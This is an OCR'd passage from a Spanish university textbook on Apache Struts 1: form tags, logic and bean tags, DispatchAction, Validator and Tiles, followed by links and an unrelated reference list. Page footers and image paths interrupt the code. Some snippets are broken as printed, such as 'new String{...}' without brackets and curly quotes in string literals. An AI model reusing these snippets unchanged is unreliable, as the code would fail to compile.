Estableceremos una propiedad en el ActionForm asociado a la página para referirnos al multibox, ha de ser un array de strings, que es lo que nos devuelve el multibox. Obligatoriamente hay que poner el multibox en el método reset para que no se produzcan errores en el caso de no seleccionar nada.

```
private String[] selected;
    public String[] getSelected() {
    return selected;
}
public void setSelected(String[] selected) {
    this.selected = selected;
}
public void reset(ActionMapping mapping, HttpServletRequest request) {
    selected=null;
}
```

En el **ActionForm** también podemos darle un valor por defecto para que cada vez que se cargue el formulario, aparezcan chequeados los elementos deseados. Desde el método **reset**, es posible iniciar estos valores. Se trabaja sobre el value del control no sobre la posición.

```
public void reset(ActionMapping mapping, HttpServletRequest request) {
    selected = new String{"1","3"};
}
```

También podemos dar ese valor en el **Action** que carga esa página, se haría de la misma manera.

```
ListarTemaForoForm formulario = (ListarTemaForoForm)form;
String[] loseleccionado = formulario.getSelected();
if (loseleccionado!=null){
    for (int i=0; i<loseleccionado.length;i++){
        System.out.println("Valor " + i + "en Array: " + loseleccionado[i].toString());
    }
    retorno = "pruebamulti";
}
```

Etiquetas select, option, options, options collection

En el **ActionForm** es necesario que exista el bean del que vamos a obtener las propiedades para rellenar el combo.

```
public class ListarTemaForoForm extends ActionForm {
//El combo
private String codPais;
//El bean
private ArrayList listaPaises;

public String getCodPais() {
        return codPais;
}

public void setCodPais(String codPais) {
        this.codPais = codPais;
}

public ArrayList getListaPaises() {
        return listaPaises;
}
public void setListaPaises(ArrayList listaPaises) {
        this.listaPaises = listaPaises;
}
```

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239

```
}
```

La JSP quedaría de la siguiente manera:

```
<html:select styleClass="verdana10normalazul" property="idPais">
<html:option value="-1">
<bean:message bundle="textos" key="combo.seleccion"/>
</html:option>
<html:optionsCollection name=" listarTemaForoForm " label=" nomPais " value=" idPais " property=" listaPaises " />
</html:select>
```

Si queremos que el combo sea de **selección múltiple**, se añade el atributo *"multiple"* con un valor numérico cualquiera, los valores de este combo se recuperan igual que el multibox, con un array de String:

```
<html:select property="codPais2" multiple="3">
```

Lo mismo con optionsCollection:

```
<html:select property="codPais">
<html:option value="-1">Seleccione</html:option>
<html:optionsCollection name="listaTemasForm" property="listaPaises"  label="paiDescripcion"  value="paiCodPais"/>
</html:select>
```

- La propiedad ***name*** es el nombre que tiene el formulario en el struts-config.
- La propiedad ***property*** es el nombre del bean del que queremos obtener datos (un ArrayList en este caso).
- La propiedad ***label*** es el nombre que muestra el elemento en el combo.
- La propiedad ***value*** es el valor que se almacena para cada elemento en el combo.

Etiqueta radio

En el **Form**, mediante el método reset, se inicia el valor del componente.

```
public class ListarTemaForoForm extends ActionForm {
private String elRadio;
public String getElRadio() {
        return elRadio;
}
public void setElRadio(String elRadio) {
        this.elRadio = elRadio;
}

public void reset(ActionMapping mapping, HttpServletRequest request) {
        elRadio="1";
}
}
```

En el Action:

```
public class ListarTemasForoAction extends Action {
public ActionForward execute(ActionMapping mapping, ActionForm form, HttpServletRequest request, HttpServletResponse re-
sponse) {

if (form.getElRadio()!=null){
        String valorRadio=form.getElRadio();
        System.out.println("RADIO: " + valorRadio);
}
return mapping.findForward(retorno);

}
}
```

En la JSP:

```
<bean:message key="r.nombre"/><html:radio property="elRadio" value="1"/>
```


ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

```
<bean:message key="r.nombr2"/><html:radio property="elRadio" value="2"/>
<bean:message key="r.nombr3"/><html:radio property="elRadio" value="3"/>
```

Etiqueta submit

Es un botón que, como su nombre indica, hace un submit del formulario. Se envía el formulario de modo que se pasen los valores al **ActionForm:**

```
public class AltaTemaForoForm extends ActionForm implements AltaTemaForoForm{
private String aceptar;
public String getAceptar() {
        return aceptar;
}
public void setAceptar(String aceptar) {
        this.aceptar = aceptar;
}
}
```

En el Action:

```
if (formulario.getAceptar() != null){
        retorno=”aceptado”;
}else{
        retorno=”cancelado”;
}
return mapping.findForward(retorno);
```

En la JSP:

```
<html:submit property="aceptar" >
        <bean:message key="altaTemaForo.botonAceptar" />
</html:submit>
```

Etiqueta cancel

Es un botón normal, con la particularidad de que no se ejecutara la función *validate()* del formulario asociado, la codificación es igual que la de *<html:submit >*.

Etiqueta file

Sirve para importar y tratar ficheros.

En el **Form** se declara una variable de tipo *FormFile*, que es la que va a contener el fichero:

```
public class AltaTemaForoForm extends ActionForm {
private FormFile fichero;

public FormFile getFichero() {
        return fichero;
}

public void setFichero(FormFile fichero) {
        this.fichero = fichero;
}
}
```

En la JSP se pone la propiedad enctype en el <html:form >, y declaramos el <html:file >

```
<html:form action="altaTemaForo.do" enctype="multipart/form-data">
        EL FILE  <html:file property="fichero" size="50"/>
```

Etiqueta errors

Sirve para mostrar mensajes de tipo error en la página, generalmente se controla en el *validate()*.

En el Form:

```
public ActionErrors validate( ActionMapping mapping, HttpServletRequest request) {
ActionErrors errores=new ActionErrors();

if ((cfoTitulo==null)||(cfoTitulo.equals(""))){
        errores.add(“camponombre", new ActionError(“nombre.obligatorio"));
}
return errores;
}
```

En la JSP:

```
<html:errors bundle=“ficheropropiedades” property=“camponombre”/>
```

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

4.5.2 Tags struts-logic

Gran parte de los tags contenidos dentro de esta librería se encuentran disponibles también dentro de la *JSTLJavaServer Pages Standard Tag Library*).
Esta librería contiene tags que son útiles para la gestión de generación de salidas de texto condicionales, para recorrer colecciones de objetos, para repeticiones de salida de texto y para la gestión del flujo de la aplicación.

Etiqueta iterate

Permite iterar los valores de un bean.
En la **JSP** se itera el ArrayList "listaPaises", que contiene los bean con la descripción de cada país:

- **id** es para darle nombre a cada elemento que iteremos, en este caso, cada objeto bean del ArrayList.
- **name** es para especificar el vector, arraylist, etc que queremos iterar.

```
<logic:iterate id="pais" name="listaTemasForm" property="listaPaises">
        <br>
        <bean:write name="pais" property="paisDescripcion"/>
</logic:iterate>
```

Etiquetas present, not present

La etiqueta <logic:present > evalúa un parámetro que le llega por request, y, dependiendo de su existencia o no, se lleva a cabo una acción o no.

En el **Action**:

```
String parametro="prueba logic";
request.setAttribute("parametro",parametro);
retorno="validar";
```

En la JSP:

```
<logic:present name="parametro" scope="request">
        <bean:message key="mensajes.prueba.present" bundle="mensajes"/>
</logic:present>
```

La etiqueta <logic:notPresent > evalúa un parámetro que le llega por *request*, y si no existe, se lleva a cabo la acción correspondiente. Funciona igual que <logic:present > .

Etiqueta equal

Tag que evalúa si una variable especificada es igual a un determinado valor.

En el **Action**:

```
String parametro="probando equal"
request.setAttribute("parametro",parametro);
retorno="validar";
PaisVO pais=new PaisVO();
pais.setPaisCodPais("1");
pais.setPaisDescripcion("España");
request.setAttribute("pais",pais);
```

En la JSP:
Se puede pasar un bean *(PaisVO*), en cuyo caso se referencia con *name* y la propiedad que se desee comparar con *property*, el valor a comparar es *value;* o es posible pasarle un parámetro, en cuyo caso se usa *parameter* para referenciarlo, y se compara también con el value.
Ejemplo 1

```
<logic:equal name="pais" property="paisDescripcion" value="España">
<bean:message key="mensajes.equal.present" bundle="mensajes"/>
</logic:equal>
```

Ejemplo2

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

```
<logic:equal parameter="parametro" value="probando equal">
<bean:message key="mensajes.equal.present" bundle="mensajes"/>
</logic:equal>
```

4.5.3 Tags struts-bean

Algunas de las características en esta librería están también disponibles en la *JSTL* (*JavaServer Pages Standard Tag Library*). El equipo de Struts recomienda utilizar los tags de la JSTL cuando sea posible en lugar de los específicos de Struts.
Esta librería contiene etiquetas que permiten utilizar beans y sus propiedades desde la jsp.

Etiqueta message

Tag que permite mostrar un mensaje internacionalizado. Se debe especificar, directamente, el *key* del mensaje, o indirectamente, usando los atributos *name* y *property* para obtenerlo del bean. El atributo *bundle* permite especificar el nombre del alcance de la aplicación donde se encuentra el *MessageResources*. Si no se especifica el local, el *Locale* se obtendrá del la sesión usando la clave *Action.LOCALE_KEY.*

```
<td><bean:message key="global.user.firstName"/>:</td>
```

Etiqueta write

Tag que permite mostrar el valor de una propiedad de un bean. La tag *write* utiliza las siguientes reglas:

- Si se especifica el atributo *format*, el valor se formateará en función del formato string y el *locale* por defecto. El atributo *formatKey* también se puede usar especificando el nombre del formato de string del resource bundle.
- El atributo *formatKey* se usa para especificar un formato desde el resourse bundle. Se puede especificar qué resource bundle y qué locale usar. Si no se especifica, se usará el resource bundle por defecto y el locale actual.

4.6 DispatchAction

Supongamos el caso de una funcionalidad CRUD típica (**C**: create, **R**: read, **U**: update, **D**: delete). Sería deseable englobar estas operaciones en una sola clase, ocultando los métodos y fomentando la reusabilidad. Para tal fin se creó la clase DispatchAction.
DispatchAction es una clase abstracta que extiende de la clase Action, y para su uso se debe sobrescribir. Su estructura se compone de un método por cada acción lógica que se desee englobar, y se especifica el método a invocar en función de un parámetro almacenado en la request.
Para usar DispatchAction, se deben seguir los siguientes pasos:

1. Crear una clase que extienda de DispatchAction.
2. Crear un método para cada acción lógica.
3. Crear un action mapping para esa clase, especificando el atributo *"attribute"* para especificar el parámetro de la request que almacenará el nombre del método que se desea invocar.
4. Pasar al action un parámetro por request que indique el método a invocar.

Detalladamente:

- **Creación de la clase y de los métodos para cada acción lógica:**

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

```
public class UsuarioDispatchAction extends DispatchAction {

 public ActionForward remove(
        ActionMapping mapping,
        ActionForm form,
        HttpServletRequest request,
        HttpServletResponse response)
        throws Exception {

            System.out.println("REMOVE USER");
            ...
            return mapping.findForward("success");
    }

    public ActionForward save(
        ActionMapping mapping,
        ActionForm form,
        HttpServletRequest request,
        HttpServletResponse response)
        throws Exception {

            System.out.println("SAVE USER");
             ...
            return mapping.findForward("success");
    }

}
```

Estos métodos tienen la misma forma que el Action.execute estándar, salvo el nombre, por supuesto.

- **Y crear el action mapping:**

```
<action  path="/dispatchUsuarioSubmit" type="action.UsuarioDispatchAction" parameter="method" input="/form/usuarioForm.jsp"
name="usuarioForm" scope="request" validate="false">
            <forward name="success" path="/success.jsp" />
</action>
```

Así, el DispatchAction que hemos creado usa el valor del parámetro *"method"* de la request para elegir el método apropiado a ejecutar.
El atributo *"parameter"* de este mapping indica cuál es el nombre de la variable que se buscará en la request.
Como último paso, se debe pasar al action un parámetro en la request donde indiquemos el nombre del método que deseamos ejecutar. Para ello se puede usar cualquiera de las alternativas a nuestra disposición: javascript, hidden, actionForm…
Supongamos el uso de un combo para elegir la acción a ejecutar. La **JSP** sería como sigue:

```
<%@ taglib uri="/WEB-INF/struts-bean.tld" prefix="bean"%>
<%@ taglib uri="/WEB-INF/struts-html.tld" prefix="html"%>
...

    <html:link action="home">Home</html:link>

    <html:form action="/dispatchUserSubmit">
            ...
        action:
         <html:select property="method" size="2">
           <html:option value="save">Save</html:option>
           <html:option value="remove">Remove</html:option>
        </html:select> <br/>

        <html:submit/><html:cancel/>
    </html:form>
```


ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

...

Al fin y al cabo lo único necesario es disponer de un par clave-valor entre los valores de la request en que la clave se llame igual que el atributo *"parameter"* especificado en el mapping del struts-config.xml y la clave contenga un nombre de método válido.

4.7 Validator Framework

4.7.1 Validaciones

En la inmensa mayoría de las aplicaciones web J2EE nos encontraremos con formularios de toma de datos. Estos formularios son presentados al usuario como la forma de interactuar con la aplicación y contendrán, según la complejidad de los mismos, distintos tipos y formatos de datos como pueden ser:

- Campos numéricos
- Enteros
- Decimales
- Campos de fecha
- Formatos (dd/MM/yyyy, dd/MM/yy, MM/dd/yyyy)
- Campos alfanuméricos
- Tamaño máximo etc.

Estos son unos de los pocos ejemplos posibles de tipos de datos que puede haber en un formulario. La mayoría de los Frameworks comerciales tienen formas de realizar validaciones sobre los datos proporcionados en los formularios. Por ejemplo, los métodos validate() de los ActionForm de Struts permiten realizar validaciones sobre los datos de los formularios.
Existe el problema de la descentralización y repetición de código, es decir, para dos ActionForm distintos tendremos distintas validaciones.
Si los formularios tienen, por ejemplo, dos campos de fecha tendremos que repetir el código de validación en los dos ActionForm para realizar la validación de la fecha. Si en un futuro el formato de fecha cambia, tendremos que tocar todos nuestros ActionForm que tengan validaciones de fecha, lo que lo hace poco mantenible.
Para solucionar este problema se creó VALIDATOR que nos proporciona una centralización de las rutinas de validación, tanto para presentación como para negocio.

4.7.2 Beneficios del uso de Validator

- Una sola definición de las reglas de validación para una aplicación.
- Las reglas de validación de cliente y servidor pueden estar definidas en un solo lugar.
- Configurar nuevas reglas y/o cambios en las reglas existentes es más simple.
- Soporta internacionalización.
- Soporta expresiones regulares.
- Se puede utilizar tanto para aplicaciones web como para aplicaciones estándar de Java.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

4.7.3 Configuración de Validator

El framework de validator se distribuye empaquetado con el framework de Struts. Sin embargo, tenemos que habilitarlo en el fichero de configuración struts-config.xml:

```
<!-- Validator Configuration -->
<plug-in className="org.apache.struts.validator.ValidatorPlugIn">
        <set-property property="pathnames"
                value="/WEB-INF/validator-rules.xml, /WEB-INF/ validation.xml" />
</plug-in>
```

De este modo estamos diciendo a struts que cargue e inicialice el plugin de Validator para la aplicación.
Una vez hecha la inicialización, el plugin carga los archivos de configuración de Validator especificados en la propiedad *pathnames*. En *value* debemos especificar la ruta donde están situados estos dos ficheros de configuración: *validator-rules.xml* y *validation.xml*.

validator-rules.xml y validation.xml

- **Validator – rules.xml**: Contiene el cómo, es decir, contiene las reglas de validación propiamente dichas. Por defecto, el validator-rules.xml contiene una serie de reglas predefinidas que nos servirán para validar la mayoría de los formatos de campos estándar; No obstante se pueden ampliar el número de reglas de forma sencilla para que cubran todos los requisitos de validación que necesiten los formularios de nuestra aplicación.

- **Validation.xml**: Contiene el qué, es decir, contiene una definición de qué reglas de validación tenemos que aplicar a qué formulario.

Configuración de validator-rules.xml, ejemplo de regla de validación

A continuación podemos ver un ejemplo de regla de validación que trae por defecto la distribución del framework validator para cantidades enteras:

```
<validator name="integer" classname="org.apache.struts.validator.FieldChecks"
          method="validateInteger"
          methodParams="java.lang.Object,
           org.apache.commons.validator.ValidatorAction,
           org.apache.commons.validator.Field,
           org.apache.struts.action.ActionMessages,
           org.apache.commons.validator.Validator,
           javax.servlet.http.HttpServletRequest"
          depends="" msg="errors.integer"
          jsFunctionName="IntegerValidations" />
```

Para definir una regla necesitamos aportar la siguiente información:

- **Name**: hay que especificar un nombre a la regla de validación.
- **Classname**: La clase que se encarga de realizar la validación.
- **Method**: Método de la clase que contendrá la regla de validación.
- **MethodParams**: Los objetos que va a recibir como parámetro el método de validación.
- **Depends**: Son las reglas de las que depende esta regla.
- **msg**: Es el mensaje internacionalizado que va a aparecer por defecto si la regla de validación falla.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

- **jsFunctionName**: Es la función javascript que se lanzará en caso de que esta regla de negocio se esté invocando desde presentación.

En el fichero de validation.xml, se configura el cómo, es decir a qué formulario se va a aplicar la regla. Dentro del formulario habrá que especificar a qué campo o campos aplicaremos la regla.

```
<form name="insertarEntradaValidator">
<field property="idTipo" depends="required,integer">
                                    <arg0 key="Tipo" resource="false" />
</field>
</form>
```

En el ejemplo se aplicará al formulario llamado “insertarEntradaValidator”. Se validará que el campo idTipo sea obligatorio (required) y que además sea de tipo entero (integer). Se pasa como argumento “Tipo” esto nos servirá para mostrar mensajes por pantalla del tipo. “El campo Tipo es obligatorio” o “El campo Tipo no es de tipo entero”.
Algunas validaciones básicas proporcionadas por el framework:

Nombre	**Descripción**
byte,short,integer, long,float,double	Comprueba si el valor puede ser convertido de forma segura a su correspondiente tipo primitivo.
creditCard	Comprueba si el campo es un número de tarjeta de crédito válido.
date	Comprueba si el campo es una fecha válida.
email	Comprueba si el campo es una dirección e-mail válida.
mask	Tiene éxito si el campo empareja la máscara regular correspondiente de la expresión.
maxLength	Comprueba si la longitud del valor es menor o igual a la longitud máxima dada.
minLength	Comprueba si la longitud del valor es mayor o igual a la longitud mínima dada.
range	Comprueba si el valor está dentro de un rango mínimo y máximo.
required	Comprueba si el campo no es nulo y la longitud del campo es mayor de cero, no incluyendo espacios en blanco.

4.7.4 Configuración del struts-config.xml

Es importante apuntar que, para que la validación se lleve a cabo, hay que especificar validate="true“, al declarar la acción en el struts-config-xml

```
<action path="/insertarEntrada" type="es.paquete.ejemplo.web.actions. UsuariosDispatchAction" name=" insertarEntradaValidator"
scope="session" parameter="method" validate=“true”
</action>
```

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

4.7.5 Creación de validaciones propias

El framework validator también permite programar validaciones personalizadas de modo que es posible crear nuevas clases para realizar nuestras propias validaciones. Para ello tenemos que:

1. Crear una nueva clase para la validación:
2. Creamos una nueva clase que implemente la interfaz Serializable

```
public class ValidationClass implements Serializable
```

3. Creamos un método para realizar la validación

```
public static boolean validacionPersonalizada(Object bean,
        ValidatorAction va, Field field, ActionErrors errors, HttpServletRequest request)
```

4. Insertamos la regla de validación en el fichero validator-rules-xml

```
<validator name="personalizada" classname="org.apache.struts. validator.FieldChecks" method="validacionPersonalizada"
methodParams="java.lang.Object,
org.apache.commons.validator.ValidatorAction,
org.apache.commons.validator.Field,
org.apache.struts.action.ActionMessages,
org.apache.commons.validator.Validator,
javax.servlet.http.HttpServletRequest"
depends="" msg="errors.mensaje.personal" jsFunctionName="" />
```

5. Insertamos la regla de validación en el fichero validation.xml

```
<form name="insertarEntradaValidator">
        <field property="idTipo" depends=" personalizada">
                <arg0 key="Tipo" resource="false" />
        </field>
</form>
```

4.7.6 Validaciones en presentación

Como hemos dicho, el framework validator permite usar las mismas validaciones para presentación y negocio.
Para validar el formulario en presentación tendremos que:

- Meter la tag *<html:javascript />* en la jsp del formulario:

```
<html:javascript formName=" insertarEntradaValidator"/>
```

- Esta tag recibirá el nombre del formulario mapeado en nuestro archivo de configuración validation.xml. En nuestro ejemplo "insertarEntradaValidator"
- Por defecto este tag generará una función javascript de nombre validate formName. En el ejemplo anterior será validateInsertarEntradaValidator(). Dicha función contendrá la validaciones javascript necesarias para validar el formulario.
- Podemos modificar el nombre por defecto rellenando el parámetro *method* de la tag *<html:javascript>*
- Finalmente deberemos de llamar a la función javascript que nos generará el framework validator:

```
<html:form action="insertarEntrada.do" method="post" onsubmit="return
        validateInsertarEntradaValidator(this);">
```

Hay que destacar que las funciones javascript a las que llamará para hacer las validaciones deberán de estar definidas jsFunction de cada una de las reglas de validación configuradas en el validation-rules.xml.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

4.8 Tiles

4.8.1 Soluciones a repetición de código

Normalmente en el desarrollo de una aplicación java con tecnología JEE tendemos a repetir gran cantidad de código e incluirlo en todas las páginas de la aplicación.
Cuando la aplicación es de un tamaño considerable realizar un cambio que afecte a una parte común de todas las páginas es una tarea, pesada, repetitiva y lenta.
La solución ofrecida por muchos de los desarrollos web actuales es el realizar inclusiones de páginas:

```
<jsp:include page="/header.jsp" />
```

Esta solución no es óptima ya que aunque reutilizamos código en todas nuestras páginas, cada página de la aplicación está creando su propio diseño. Si cambia el diseño general de aplicación tendremos que cambiar todas las páginas de la aplicación perdiendo mucho tiempo en realizar el cambio.

4.8.2 Solución: Tiles y Struts

El modo de organizar la información propuesta por esta solución es el uso de plantillas para todas las páginas de la aplicación.
La plantilla usada en toda la aplicación contendrá:

- El diseño principal de la aplicación.
- Una referencia a las diferentes páginas que formarán el contenido de la página.
- Todos los ficheros que necesitamos incluir en nuestra aplicación:
    - Funciones javascript
    - Estilos CSS
    - IFrames

En caso de que necesitemos cambiar el diseño general de la aplicación, únicamente tendremos que cambiar el contenido de dicha plantilla y se cambiará para toda la aplicación.

4.8.3 Configuración de Tiles

Existen 2 documentos que hay que definir o configurar

- **tiles-def.xml:** En este fichero se definirá la plantilla que vamos a aplicar en la aplicación. Pueden existir más de un fichero de Tiles-def.xml, generalmente existirá uno general donde configurar la plantilla llamado Tiles-def.xml y otro por cada uno de los módulos llamado tiles-nombreModulo-def.xml.
- **struts-config.xml:** Tendremos que configurar nuestro fichero de configuración de Struts indicándole cada uno de los fichero de Tiles que tengamos configurados para nuestra aplicación.

4.8.4 Configuración tiles-def.xml

Un fichero tiles-def.xml podría tener el siguiente aspecto:


```
<?xml version="1.0" encoding="ISO-8859-1" ?>
<!DOCTYPE tiles-definitions PUBLIC "-//Apache Software Foundation//DTD Tiles Configuration 1.1//EN"  "http://ja-
karta.apache.org/struts/dtds/tiles-config_1_1.dtd">
```

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

```
<tiles-definitions>
<definition name=".templateHome" path="/templates/templateHome.jsp">
<put name="title" value="${title}" />
        <put name="content" value="${content}" />
        <put name="header" value="/templates/headerHome.jsp" />
        <put name="menu" value="/templates/menuHome.jsp" />
        <put name="footer" value="/templates/footerHome.jsp" />
</definition>
</tiles-definitions>
```

Así la plantilla quedaría divida en secciones tal y como se muestra en la siguiente imagen.



Dentro de las etiquetas </tiles-definitions> tendremos definidas todas las plantillas que necesitemos usar en nuestra aplicación. En el ejemplo tenemos definida una única plantilla; Para definir la plantilla tendremos que usar la tag <definition/>.
Para realizar la definición de nuestra plantilla tendremos que especificar:

- Un nombre *name=".templateHome"*.
- Una ruta a la página jsp que compondrá el diseño de nuestra plantilla en el ejemplo *path="/templates/templateHome.jsp"*.

Mediante el uso de las etiquetas <put /> pasaremos parámetros a nuestra plantilla que nos servirán para, por ejemplo, especificar los includes que tendrá nuestra página, en el ejemplo anterior nos servirán para pasar como parámetros a la plantilla un título, el contenido principal, la cabecera, el menú y el pie.
Si abrimos la jsp que forma nuestra plantilla "templateHome.jsp" tenemos las siguientes tags dentro de la jsp:

```
<tiles:useAttribute name="title" />
<title> ${title}</title>
</tiles:useAttribute>
```

Es decir, que el parámetro que teníamos definido con <put name="title" .../>, lo estamos usando dentro de la jsp que nos sirve como plantilla.
Dentro del la jsp templateHome.jsp tenemos además:

```
<tiles:get name="header"/>
<tiles:get name="menu"/>
<tiles:get name="content"/>
<tiles:get name="footer"/>
```

Este tag nos servirá para realizar un *include* de la jsp que pasemos como parámetro.

Configuración tiles-def.xml (Herencia)

Tenemos una plantilla llamada templateHome que tiene definida una serie de includes de páginas:

```
<put name="header" value="/templates/headerHome.jsp" />
<put name="menu" value="/templates/menuHome.jsp" />
<put name="footer" value="/templates/footerHome.jsp" />
```


ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Y además podemos especificarle dos parámetros, el título y el contenido:

```
<put name="title" value="${title}" />
<put name="content" value="${content}" />
```

Podemos usar además "herencia" para crear a partir de nuestra plantilla principal templateHome el resto de páginas de nuestra aplicación del siguiente modo:

```
<definition name=".usuarios.home" extends=".templateHome">
        <put name="title" value="Gestión de usuarios" />
        <put name="content" value="/jsp/usuarios/gestionUsuarios.jsp" />
</definition>
```

Con esto estamos diciendo que nuestra página usuarios.home tendrá el aspecto definido en templateHome.jsp, pero tendrá un <title> y un contenido central personalizados.

Generalmente se suele definir un tiles-def.xml principal en el cual tendremos nuestra o nuestras plantillas padres, de las cuales heredarán el resto de las plantillas de nuestra aplicación. Por otro lado tendremos otra serie de ficheros tiles-modulo-def.xml donde definiremos todas las páginas de la aplicación que pertenecen a un módulo concreto.

Configuración struts-config.xml

Finalmente deberemos de configurar el struts-config.xml con el fin de que sepa localizar las plantillas definidas en nuestros ficheros de configuración de tiles. Para ello tendremos que incluir:


```
<plug-in className="org.apache.struts.tiles.TilesPlugin">
        <set-property property="definitions-config"
value="/WEB-INF/tiles/tiles-def.xml,
WEB-INF/tiles/tiles-usuarios-def.xml" />
        <set-property property="definitions-parser-validate" value="true" />
        <set-property property="moduleAware" value="true" />
</plug-in>
```

De esta manera los nombres dados en nuestro fichero de configuración pueden ser usados en los ficheros de struts-config.xml para realizar las redirecciones; Por ejemplo para redirigir a la página de gestión de usuarios .usuarios.home, podremos tener una acción definida en el struts-config como ésta:

```
        <action path="/jspGestionUsuarios" forward=".usuarios.home" />
```

Con la configuración explicada en los pasos anteriores tendremos que al poner en nuestro navegador http://Direccion_servidor:puerto/contexto_aplicacion/jspGestionUsuarios.do , se navegará a la página que tenemos definida .usuarios.home, que será una página compuesta por las páginas *headerHome.jsp, menuHome.jsp, gestionUsuarios.jsp y footerHome.jsp.*

En gestionUsuarios.jsp tendremos la funcionalidad y en el resto tendremos las partes comunes a toda la aplicación.



ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

5 Enlaces de interes

- Página oficial de Struts:
  - http://struts.apache.org/
- Librería de etiquetas BEAN:
  - http://struts.apache.org/1.x/struts-taglib/dev_bean.html
- Librería de etiquetas HTML:
  - http://struts.apache.org/1.x/struts-taglib/dev_html.html
- Librería de etiquetas LOGIC:
  - http://struts.apache.org/1.x/struts-taglib/dev_logic.html
- Librería de etiquetas NESTED:
  - http://struts.apache.org/1.x/struts-taglib/dev_logic.html
- Guía rápida de Struts:
  - http://www.strutskickstart.com/
- Conceptos básicos Struts:
  - http://struts.apache.org/userGuide/index.html
- Struts Validator Guide:
  - http://struts.apache.org/1.2.4/userGuide/dev_validator.html
- Struts Validator API:
  - http://struts.apache.org/1.2.4/api/org/apache/struts/validator/package-summary.html#package_description
- Creating an Input Form JSP Page Using the Struts Validator to Validate Data Entry:
  - http://www.oracle.com/technology/obe/obe_as_1012/j2ee/develop/client/strutsvalidator/validator.htm
- Check Your Form with Validator:
  - http://otn.oracle.com/oramag/oracle/04-jan/o14dev_struts.html
- Struts Validator two fields match:

References

1. Adrián Sánchez-Carmona, Sergi Robles, Carlos Borrego (2015). Improving Podcast Distribution on Gwanda using PrivHab: a Multiagent Secure Georouting Protocol. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 4, n. 1
2. Baruque, B., Corchado, E., Mata, A., & Corchado, J. M. (2010). A forecasting solution to the oil spill problem based on a hybrid intelligent system. Information Sciences, 180(10), 2029–2043. https://doi.org/10.1016/j.ins.2009.12.032
3. Casado-Vara, R., Chamoso, P., De la Prieta, F., Prieto J., & Corchado J.M. (2019). Non-linear adaptive closed-loop control system for improved efficiency in IoT-blockchain management. Information Fusion.
4. Casado-Vara, R., de la Prieta, F., Prieto, J., & Corchado, J. M. (2018, November). Blockchain framework for IoT data quality via edge computing. In Proceedings of the 1st Workshop on Blockchain-enabled Networked Sensor Systems (pp. 19-24). ACM.
5. Casado-Vara, R., Novais, P., Gil, A. B., Prieto, J., & Corchado, J. M. (2019). Distributed continuous-time fault estimation control for multiple devices in IoT networks. IEEE Access.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

6. Casado-Vara, R., Vale, Z., Prieto, J., & Corchado, J. (2018). Fault-tolerant temperature control algorithm for IoT networks in smart buildings. Energies, 11(12), 3430.
7. Casado-Vara, R., Prieto-Castrillo, F., & Corchado, J. M. (2018). A game theory approach for cooperative control to improve data quality and false data detection in WSN. International Journal of Robust and Nonlinear Control, 28(16), 5087-5102.
8. Chamoso, P., González-Briones, A., Rivas, A., De La Prieta, F., & Corchado J.M. (2019). Social computing in currency exchange. Knowledge and Information Systems.
9. Chamoso, P., González-Briones, A., Rivas, A., De La Prieta, F., & Corchado, J. M. (2019). Social computing in currency exchange. Knowledge and Information Systems, 1-21.
10. Chamoso, P., González-Briones, A., Rodríguez, S., & Corchado, J. M. (2018). Tendencies of technologies and platforms in smart cities: A state-of-the-art review. Wireless Communications and Mobile Computing, 2018.
11. Chamoso, P., Rivas, A., Martín-Limorti, J. J., & Rodríguez, S. (2018). A Hash Based Image Matching Algorithm for Social Networks. In Advances in Intelligent Systems and Computing (Vol. 619, pp. 183–190). https://doi.org/10.1007/978-3-319-61578-3_18
12. Chamoso, P., Rodríguez, S., de la Prieta, F., & Bajo, J. (2018). Classification of retinal vessels using a collaborative agent-based architecture. AI Communications, (Preprint), 1-18.
13. Choon, Y. W., Mohamad, M. S., Deris, S., Illias, R. M., Chong, C. K., Chai, L. E., … Corchado, J. M. (2014). Differential bees flux balance analysis with OptKnock for in silico microbial strains optimization. PLoS ONE, 9(7). https://doi.org/10.1371/journal.pone.0102744
14. Corchado, J. A., Aiken, J., Corchado, E. S., Lefevre, N., & Smyth, T. (2004). Quantifying the Ocean's CO2 budget with a CoHeL-IBR system. In Advances in Case-Based Reasoning, Proceedings (Vol. 3155, pp. 533–546).
